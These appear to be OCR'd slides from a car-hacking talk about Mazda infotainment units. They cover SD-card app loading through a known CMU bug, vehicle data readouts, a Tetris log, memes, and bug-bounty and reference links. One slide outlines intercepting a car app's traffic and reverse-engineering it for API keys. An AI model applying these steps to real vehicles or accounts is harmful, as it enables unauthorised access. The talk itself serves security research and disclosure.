
SD CARD SLOT & CD-ROM / DVD ROM

- Basically the same thing with what’ s discussed on the USB Port = load something

Dad, what's SD Card, OTG cable and Sharing device?
We don't know son we're iPhone users

SD CARD SLOT CASE

- For Mazda, using the known cmu bug, you can deploy apps via the SD card: https://github.com/flyandi/mazda-custom-application-sdk



GENERAL

VDTS INT Vehicle Brand: Mazda

VDTS INT Vehicle Type: 6 Touring

SYS STR Region: North America

VEHICLE DATA

VDTC INT Battery Level: 254

VDT INT Engine RPM: 0

VDTC INT Odocount: 0

VDT INT Vehicle Speed: 0

VEHICLE FUEL

VDT INT Average Fuel Consumption: 0

VDT INT Fuel Gauge Position: 0


VEHICLE TEMPERATURES

VDT INT Intake Air Temperature: 0

```
21:26:35 INFO app.tetris Received Multicontroller Event [eventId=downStart]
21:26:35 INFO app.tetris Received Multicontroller Event [eventId=downStart]
21:26:36 INFO app.tetris Received Multicontroller Event [eventId=rightStart]
21:26:37 INFO app.tetris Received Multicontroller Event [eventId=downStart]
21:26:39 INFO app.tetris Received Multicontroller Event [eventId=rightStart]
21:26:40 INFO app.tetris Received Multicontroller Event [eventId=rightStart]
21:26:42 INFO app.tetris Received Multicontroller Event [eventId=upStart]
21:26:42 INFO app.tetris Received Multicontroller Event [eventId=leftStart]
21:26:43 INFO app.tetris Received Multicontroller Event [eventId=leftStart]
21:26:
```

TOUCH SCREEN / INTERFACE

- ~~Connect to WI-FI to establish IP address~~
- PRESS anything, multitask - cause an overflow
- Picture below from my uncle




Application Error

Application MobileNavigator.exe encountered a serious error and must shut down.

IS THIS TRUE?

- NOPE! It’s just a joke




How to mod your Porsche 911 or other car to run Doom in 3 easy steps

GSM, CELLULAR CONNECTION, PHONE APP TO CAR, ETC

- Do you have an app that connects to your car? Time for some mobile app testing
- Test the URLs you intercepted while testing the app: https://www.troyhunt.com/controlling-vehicle-features-of-nissan/
- Eavesdrop on the connections
- Reverse engineer the app -> get the API keys?

RESPONSIBLE DISCLOSURE & BUG BOUNTY PROGRAMS

- Fiat Chrysler Automobiles - https://bugcrowd.com/fca
- Tesla Motors - https://bugcrowd.com/tesla
- General Motors - https://hackerone.com/gm



AS REQUESTED…

VIDEO DEMO

REFERENCES

- The Car Hacker’ s Handbook by Craig Smith: http://opengarages.org/handbook/ebook
- Memes from Google lol
- http://openmzdc.wikia.com/wiki/Getting_started
- https://mazdatweaks.com/
- Volkswagen and Audi Cars Vulnerable to Remote Hacking https://www.computest.nl/wp-content/uploads/2018/04/connected-car-rapport.pdf
- https://www.bleepingcomputer.com/news/security/volkswagen-and-audi-cars-vulnerable-to-remote-hacking/
- https://www.mintynet.com/
- https://github.com/shipcod3/mazda_getInfo/
- https://keenlab.tencent.com/en/Experimental_Security_Assessment_of_BMW_Cars_by_KeenLab.pdf
- https://github.com/jaredthecoder/awesome-vehicle-security